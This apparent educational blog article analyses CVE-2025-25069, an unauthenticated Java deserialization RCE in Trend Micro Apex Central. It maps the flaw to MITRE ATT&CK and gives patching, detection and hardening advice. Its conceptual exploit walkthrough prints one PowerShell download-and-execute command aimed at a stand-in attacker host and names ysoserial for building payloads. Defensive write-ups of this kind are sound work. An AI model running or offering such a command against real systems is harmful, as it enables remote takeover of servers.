









Certification Courses
Hands-On Labs
Threat Intelligence
Latest Cyber News
MITRE ATT&CK Breakdown
All Cyber Keywords
A recently disclosed critical vulnerability in Trend Micro's Apex Central security management platform has sent shockwaves through the cybersecurity community. Tracked as CVE-2025-25069, this remote code execution (RCE) flaw with a staggering CVSS score of 9.6 allows unauthenticated attackers to execute arbitrary code on affected systems. For cybersecurity professionals, IT administrators, and anyone responsible for enterprise security, understanding this RCE vulnerability is not optional, it's an urgent necessity.
This comprehensive analysis will dissect the Trend Micro Apex Central RCE vulnerability, explaining its technical roots, mapping it to real-world attack techniques, and providing actionable, step-by-step guidance for both defenders and those learning the art of cybersecurity defense. We'll move beyond the headline to explore how such flaws are discovered, exploited, and, most importantly, mitigated.

Trend Micro Apex Central is a unified cybersecurity management console used by organizations to oversee endpoints, servers, and network security products. The discovered vulnerability resides in a specific, unauthenticated API endpoint. In simpler terms, it's like a back door to the security operations center that doesn't require a key. An attacker can send a specially crafted network request to this door, tricking the system into running malicious code of their choosing with the highest level of privileges (SYSTEM on Windows).
The implications are severe: complete compromise of the Apex Central server, which acts as the brain of an organization's Trend Micro security suite. From this central position, an adversary could disable security policies, deploy malware across the entire network, steal sensitive data, or move laterally to other critical systems. The high 9.6 CVSS score reflects the ease of exploitation (no credentials needed) and the maximum impact on confidentiality, integrity, and availability.
Let's demystify the technical nature of this Trend Micro Apex Central RCE vulnerability. At its core, it is an unauthenticated deserialization flaw. Here's a simplified breakdown:
1. The Vulnerable Component: Apex Central exposes web API endpoints for communication. One such endpoint, intended for specific tasks, fails to properly verify who is making the request (lack of authentication) and what data is being sent.
2. The Deserialization Process: Software often needs to convert complex data objects into a format (like a string) to send over a network or store in a file. Converting it back into an object is called "deserialization." It's like packing a toy (serialize), shipping it, and then unpacking it (deserialize) to play with it again.
3. The Flaw: The vulnerable endpoint blindly trusts and deserializes data it receives without validating its source or content. An attacker crafts a malicious "package" that, when unpacked by the server, doesn't create a harmless toy but instead triggers a chain of commands that executes code.
4. The Payload Execution: The crafted payload leverages the underlying programming framework (in this case, Java) to run OS commands. Since the Apex Central service runs with high privileges, the executed commands inherit those rights, leading to a full system takeover.
Simplified Technical Flow:
Attacker scans the network for the Apex Central server (typically on port 443/https).
Attacker creates a specialized HTTP POST request targeting the specific API path (/api/v1/[vulnerable-endpoint]). The request body contains a serialized Java object designed to execute a command like cmd.exe /c whoami or download a malware payload.
The server, lacking authentication checks, processes the request. The deserialization process interprets the malicious object and executes the embedded command, giving the attacker a remote shell or direct code execution on the server.
Understanding vulnerabilities in the context of the MITRE ATT&CK framework helps defenders anticipate and detect attack sequences. Here’s how CVE-2025-25069 fits into an adversary's tactics and techniques:
| MITRE ATT&CK Tactic | MITRE ATT&CK Technique | Description & Relevance to This RCE Vulnerability |
|---|---|---|
| Initial Access | T1190 - Exploit Public-Facing Application | The attacker directly targets the unauthenticated Apex Central API endpoint over the network, making it a prime vector for initial access. |
| Execution | T1059 - Command and Scripting Interpreter | The vulnerability's outcome is the execution of arbitrary OS commands (e.g., via cmd.exe or PowerShell), granting the attacker immediate execution capability. |
| Privilege Escalation | T1068 - Exploitation for Privilege Escalation | By exploiting this flaw, the attacker gains SYSTEM-level privileges directly, effectively achieving privilege escalation in a single step. |
| Persistence | T1505 - Server Software Component | After compromise, the attacker can install web shells, backdoors, or malicious services on the Apex Central server to maintain long-term access. |
| Impact | T1531 - Account Access Removal / T1485 - Data Destruction | Control over the central security console allows an attacker to disable security agents, delete logs, or encrypt data for a ransomware attack, maximizing impact. |
Imagine "Acme Corp," which uses Trend Micro Apex Central to manage security for its 5,000 corporate devices. An adversary affiliated with a ransomware group scans the internet for vulnerable Apex Central instances.
Upon finding Acme's server, the attacker uses a publicly available proof-of-concept (PoC) exploit for CVE-2025-25069. Within seconds, they have a remote command prompt running as SYSTEM. Their next moves:
This scenario highlights why a vulnerability in a central security management tool is a "crown jewel" target for attackers.
For educational purposes, let's conceptually walk through how an exploit for this Trend Micro Apex Central RCE vulnerability is structured. This is for understanding defense, not for building an exploit.
Through code analysis or reverse engineering a patch, researchers identified the specific URL path and the parameter that triggers unsafe deserialization. For defenders, knowing this helps create specific detection signatures (e.g., in a Web Application Firewall).
Using Java serialization libraries (like ysoserial), an attacker generates a payload that, when deserialized, will trigger the execution of a command. The payload is often encoded (e.g., Base64) and placed within the HTTP request body.
Example pseudocode structure of the exploit request:
The crafted request is sent. The server deserializes the "data" field, the malicious object's readObject() method is invoked during deserialization, which spawns a process to run the attacker's command (e.g., Runtime.getRuntime().exec("powershell -ep bypass -c IEX(iwr http://attacker.com/shell.ps1)")).
The command downloads and executes a reverse shell or a C2 (Command & Control) agent, providing the attacker with interactive access to the compromised Apex Central server.
java.exe spawning cmd.exe or powershell.exe).Patching seems straightforward, but in complex enterprise environments, mistakes happen. Here’s what to avoid and what to embrace.

Build a resilient defense against such vulnerabilities with this layered framework:
| Layer | Action Item | Tools & Examples |
|---|---|---|
| Prevention | Apply vendor patch immediately. Restrict network access to the management interface. | Trend Micro update package. Firewall rules (only allow access from jump hosts/VPN subnet). |
| Detection | Monitor for exploit attempts and post-exploitation activity. | WAF rules blocking the vulnerable path. EDR alerts for java.exe spawning shells. SIEM queries for specific HTTP 200/500 responses from the API endpoint. |
| Response | Have a plan to isolate the server, investigate, and recover. | Incident Response Playbook. Network isolation scripts. Verified backups for restoration. |
| Hardening | Apply security baselines to the OS and application. Use least-privilege service accounts. | Microsoft Security Baselines, CIS Benchmarks. Dedicated, non-administrator service account for Apex Central. |
| Awareness | Ensure security and IT teams are aware of the threat and patching status. | Internal security bulletins. Ticketing system tracking for patch compliance across all managed security systems. |
Q1: My Apex Central server is behind a firewall and not on the public internet. Am I still at risk?
A: Yes. While it reduces the attack surface from random internet scans, the risk persists from attackers who have already breached your network (e.g., via phishing) or from malicious insiders. Internal threats are real, and patching is still mandatory.
Q2: I've applied the patch. What else should I check?
A: Verify the build number in the Apex Central console. Audit recent logs for any suspicious activity prior to patching. Ensure no unauthorized administrative accounts were created. Review and tighten the firewall rules governing access to the server as an additional safeguard.
Q3: How can I detect if someone tried to exploit this before I patched?
A: Scour your web server/application logs (e.g., Tomcat access logs) for POST requests to the vulnerable endpoint path around the time of the disclosure. Look for unusual outbound connections from the Apex Central server to external IPs around the same time, which could indicate a successful payload call-back.
Q4: Are there free tools to scan for this vulnerability?
A: Yes, reputable vulnerability scanners like Nessus or open-source tools will likely have plugins/detection logic for CVE-2025-25069. Always use scanning tools responsibly and with permission on your own networks.
Q5: Where can I find official information from Trend Micro?
A: Always refer to the official vendor security advisory. You can find Trend Micro's notice on their Success Portal. For broader vulnerability tracking, the NIST NVD entry for CVE-2025-25069 is an authoritative source.
Don't let your security management console become your biggest liability.
1. Act Immediately: If you use Trend Micro Apex Central, verify your version and apply the patch today.
2. Assess Your Posture: Use this article as a checklist. Have you segmented the network? Are you monitoring the right logs?
3. Stay Informed: Subscribe to trusted cybersecurity advisories like The Hacker News, CISA's KEV Catalog, and vendor bulletins.
4. Share Knowledge: Educate your team. Forward this analysis to fellow administrators to ensure collective vigilance.
Proactive defense is the only effective defense. Start building yours now.
© 2026 Cyber Pulse Academy. This content is provided for educational purposes only.
Always consult with security professionals for organization-specific guidance.
Every contribution moves us closer to our goal: making world-class cybersecurity education accessible to ALL.
Choose the amount of donation by yourself.